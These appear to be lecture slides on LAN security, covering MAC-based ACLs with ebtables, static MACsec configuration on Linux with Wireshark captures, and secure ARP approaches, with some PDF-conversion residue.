ACL Binding Table

Entry No.	Interface	MAC ACL	IPv4 ACL	IPv6 ACL	Default Action
1	XG1				
2	XG2				
3	XG3				
4	XG4				
5	XG5				
6	XG6				
7	XG7				
8	XG8				
9	XG9				
10	XG10				

[Copy Settings...](#)

[Edit...](#)

[Clear](#)

CISCO Port ACL binding to a MAC ACL

ACL Name: **ACL1**

Priority: **1** (Range: 1 - 2147483647)

Action: Permit Deny Shutdown

Logging: Enable Disable

Time Range: Enable Disable

Time Range Name: **1** [Edit](#)

Destination MAC Address: Any User Defined

* Destination MAC Address Value:

* Destination MAC Wildcard Mask: (0s for matching, 1s for no matching)

Source MAC Address: Any User Defined

* Source MAC Address Value: **a2:b2:c2:d2:e2:f2**

* Source MAC Wildcard Mask: **000000001111** (0s for matching, 1s for no matching)

VLAN ID: **2** (Range: 1 - 4094)

802.1p: Include

* 802.1p Value: **1** (Range: 0 - 7)


* 802.1p Mask: **0** (Range: 0 - 7)


Ethertype: **88AB** (Range: 5DD - FFFF)

[Apply](#) [Close](#)


Lab 2: ACLs with Linux Bridge and ebtables

this is a very simple lab which requires a few configuration lines. Anyway, it is a good opportunity to play with our emulation environment together






GOAL: accept incoming packets only from known MAC addresses according to the following mac:port binding table: **eth0** → a0:a0:a0:a0:a0:a0 (client-1); **eth2**→ b0:b0:b0:b0:b0:b0 (client-2); **eth3** → whatever address != client3 (c0:c0:c0:c0:c0:c0). Verify that client 3's incoming packets are dropped




```
ip link set dev eth0 address a0:a0:a0:a0:a0:a0  
ip addr add 10.0.0.1/24 dev eth0
```

```
ip link set dev eth0 address c0:c0:c0:c0:c0:c0  
ip addr add 10.0.0.3/24 dev eth0
```



basic configuration. eth{0,1,2} are enabled. all clients can communicate with each others




ACL are implemented with the NETFILTER framework. The rule must be listed under the specific category of rule: iptables corresponds to IPv4, ip6tables corresponds to IPv6, ebttables corresponds to either IPv4 or IPv6 depending on the rule, or just layer2 if no IP is specified within the rule.

Secure Protocols (1): MACsec

- ❑ Cryptography can solve integrity and confidentiality requirements.
- ❑ **IEEE 802.1AE** (also known as **MACsec**) is a network security standard that operates at the medium access control layer and defines connectionless data confidentiality, integrity and replay protection
- ❑ The standard defines
 - ❑ **MACsec frame format**, which is similar to the Ethernet frame, but includes additional fields:
 - ❑ Security Tag, which is an extension of the EtherType
 - ❑ Message authentication code (ICV)
 - ❑ **Secure Connectivity Associations**: groups of stations connected via unidirectional secure channels
 - ❑ **Security Associations within each secure channel**. Each association uses its own key (SAK). More than one association is permitted within the channel for the purpose of key change without traffic interruption
 - ❑ A **default cipher suite** of GCM-AES-128 (Galois/Counter Mode of AES cipher with 128-bit key)
 - ❑ GCM-AES-256 using a 256 bit key was added to the standard 5 years later.
- ❑ **Key management is outside the scope of 802.1AE, but is specified by 802.1X-2010**
 - ❑ we'll see in the 802.1x lecture
- ❑ MACsec provides confidentiality, data integrity and replay protection of data frames
 - ❑ *However, authorized hosts may misbehave*

IEEE 802.1AE frame format



3504p004/b

*nice short reading with further details:
<https://www.cisco.com/c/dam/en/us/td/docs/solutions/Enterprise/Security/MACsec/WP-High-Speed-WAN-Encrypt-MACsec.pdf>*

IEEE 802.1AE on Linux


- ❑ Starting with kernel 4.6, support for MACsec has been added in Linux
- ❑ There are two ways to implement MACsec:
 - ❑ manually configure secure channel(SC), security association(SA) and the keys(this is what we are going to see)
 - ❑ use dot1x with MACsec extensions that allows dynamic discovery of MACsec peers, SA and SC setup, key generation and distribution
- ❑ Let's briefly see how to configure a static secure channel in Lab2
- ❑ Nice reading:
 - ❑ <https://legacy.netdevconf.info/1.1/proceedings/slides/dubroca-macsec-encryption-wire-lan.pdf>

Bidirectional Secure Channel between client1 and client2 in Lab2

```
ip link add link eth0 macsec0 type macsec
ip macsec add macsec0 tx sa 0 pn 1 on key 02
12345678901234567890123456789012
ip macsec add macsec0 rx address a0:a0:a0:a0:a0:a0 port 1
ip macsec add macsec0 rx address a0:a0:a0:a0:a0:a0 port 1 sa 0 pn 1
on key 01 09876543210987654321098765432109
ip link set macsec0 up
ip addr add 10.100.0.2/24 dev macsec0

# with this conf only integrity is on
# to encrypt: ip link set macsec0 type macsec encrypt on
# for antireply: ip link set macsec0 type macsec replay on
# to test the configuration: ping 10.100.0.3 (check wireshark)
```

```
ip link add link eth0 macsec0 type macsec
ip macsec add macsec0 tx sa 0 pn 1 on key 01
09876543210987654321098765432109
ip macsec add macsec0 rx address b0:b0:b0:b0:b0:b0 port 1
ip macsec add macsec0 rx address b0:b0:b0:b0:b0:b0 port 1 sa 0
pn 1 on key 02 12345678901234567890123456789012
ip link set macsec0 up
ip addr add 10.100.0.1/24 dev macsec0
```



Bidirectional Secure Channel between client1 and client2 in Lab2


only integrity

No.	Time	Source	Destination	Protocol	Length	Info
110..	56531.911786	10.100.0.1	10.100.0.3	ICMP	130	Echo (ping) request id=0x000d, seq=1/256, ttl=64 (reply in 110..)
110..	56531.912758	10.100.0.3	10.100.0.1	ICMP	130	Echo (ping) reply id=0x000d, seq=1/256, ttl=64 (request in 110..)
110..	56532.333306	fe80::a00:27ff:fe4..	ff02::2	ICMPv6	102	Router Solicitation from 08:00:27:48:ea:9b
110..	56532.386967	10.100.0.3	224.0.0.251	MDNS	216	Standard query response 0x0000 PTR, cache flush lubuntu1-59.local
110..	56532.387019	fe80::a00:27ff:fe4..	ff02::fb	MDNS	236	Standard query response 0x0000 PTR, cache flush lubuntu1-59.local
110..	56532.499228	PcsCompu_54:c9:35	Spanning-tree-(forw)	STP	60	RST, Root = 32768/0:08:00:27:0b:3e:d8 Cost = 0 Port = 0x8001
110..	56532.954613	10.0.0.101	224.0.0.251	MDNS	135	Standard query 0x0000 ANY 101.0.0.10.in-addr.arpa, "QM" question
110..	56532.049077	fe80::a00:1234:22	ff02::fb	MDNS	205	Standard query 0x0000 ANY b'f7-0-b-1-2-2-b-d-2-1-0-a>0-0-0-

```
> Frame 11069: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface -, id 0
> Ethernet II, Src: PcsCompu_48:ea:9a (08:00:27:48:ea:9b), Dst: PcsCompu_48:ea:9b (08:00:27:48:ea:9b)
✓ 802.1AE Security tag
> 0010 00.. - TCI: 0x08, VER: 0x0, SC
.... ..00 = AN: 0x0
Short length: 0
Packet number: 44
System Identifier: PcsCompu_48:ea:9a (08:00:27:48:ea:9a)
Port Identifier: 1
Ethernet type: 0x0800
ICV: 7895azf8661c21c3546bf1a34ab4c675
> Internet Protocol Version 4, Src: 10.100.0.1, Dst: 10.100.0.3
> Internet Control Message Protocol

0000 08 00 27 48 ea 9b 08 00 27 48 ea 9a 88 e5 20 00 ...'H.....'H....'.
0010 00 00 00 2c 08 00 27 48 ea 9a 00 01 08 00 45 00 ....,.'H.....E.
0020 00 54 66 48 40 00 40 01 bf 95 0a 00 01 00 64 44 TfHQ @ ..-d..-.
0030 00 03 08 00 97 f5 00 0d 00 01 7b a7 43 61 00 00 .....-.-Ca-.


802.1AE Security tag (macsec), 32 bytes
Packets: 11093 - Displayed: 11093 (100.0%) - Dropped: 0 (0.0%) - Profile: Default
```



Bidirectional Secure Channel between client1 and client2 in Lab2

encryption on

```
-- lubuntu1-1 Ethernet0 to cumulus-1-1 swp1
Apply a display filter ...</>
No. | Time | Source | Destination | Protocol | Length| Info
118.. 55985.882942 PcsCompu_48:ea:9a PcsCompu_48:ea:9b MACSEC 130 MACsec frame
118.. 56985.883988 PcsCompu_48:ea:9b PcsCompu_48:ea:9a MACSEC 130 MACsec frame
118.. 56986.500036 PcsCompu_54:c9:35 Spanning-tree-(for... STP 60 RST, Root = 32768/0:08:00:27:0b:3
118.. 56986.883752 PcsCompu_48:ea:9a PcsCompu_48:ea:9b MACSEC 130 MACsec frame
118.. 56986.885408 PcsCompu_48:ea:9b PcsCompu_48:ea:9a MACSEC 130 MACsec frame
118.. 56987.885481 PcsCompu_48:ea:9a PcsCompu_48:ea:9b MACSEC 130 MACsec frame
118.. 56987.887052 PcsCompu_48:ea:9b PcsCompu_48:ea:9a MACSEC 130 MACsec frame
118.. 56988.5602407 PcsCompu_54:c9:35 Spanning-tree-(for... STP 60 RST, Root = 32768/0:08:00:27:0b:3
> Frame 11819: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface -, id 0
> Ethernet II, Src: PcsCompu_48:ea:9a (08:00:27:48:ea:9a), Dst: PcsCompu_48:ea:9b (08:00:27:48:ea:9b)
  802.1AE Security tag
    > 0010 11.. = TCI: 0x0b, VER: 0x0, SC, E, C
      .... ..00 = AN: 0x0
      Short length: 0
    Packet number: 77
    System Identifier: PcsCompu_48:ea:9a (08:00:27:48:ea:9a)
    Port Identifier: 1
    ICV: f079792d83ef9a9656c75a59dd7bbe72
  Data (86 bytes)
    Data: b4c7fc691c47142da87b0012ee4a956d28491fc926bba70ed31b0e1034500f3997fe9b38...
  [Length: 86]
0000 08 00 27 48 ea 9b 08 00 27 48 ea 9a 88 e5 2c 00  .H... H...,.
0010 00 00 4d 08 00 27 48 ea 9a 00 01 b4 c7 fc 69  .M..H....i
0020 1c 47 14 2d a8 7b 00 12 ee 4a 95 6d 28 49 1f c9  G--{..J-mI...
0030 26 bb a7 0e d3 1b 0e 10 34 50 0f 39 97 fe 9b 38  &.....4P-9...8
Packets: 11825 - Displayed: 11825 (100.0%) - Dropped: 0 (0.0%) | Profile: Default
```



```
ip link set macsec0 type macsec encrypt on
ping 10.100.0.2
```

Secure Protocols (2): Securing Address Resolution

- ❑ Address Resolution creates a major vulnerability in the Ethernet architecture
 - ❑ Information gained by DHCP snooping can be used to **prevent ARP spoofing attacks**, by tying MAC addresses to their corresponding IP addresses and ports, based on information gained from DHCP messages.
 - ❑ DHCP snooping suffers from a **potential lack of scope**, as a single switch can not see the allocations made to hosts whose path to the DHCP server does not pass through this switch
- ❑ The research community has mostly focused on cryptography based solutions
 - ❑ **IPv4 secure address resolution: S-ARP**
 - ❑ adds an authentication field to ARP messages
 - ❑ provides a corresponding key management structure,
 - ❑ that uses cryptographic name space binding
 - ❑ or extends MACsec's reach from endpoint to endpoint and multicast protection
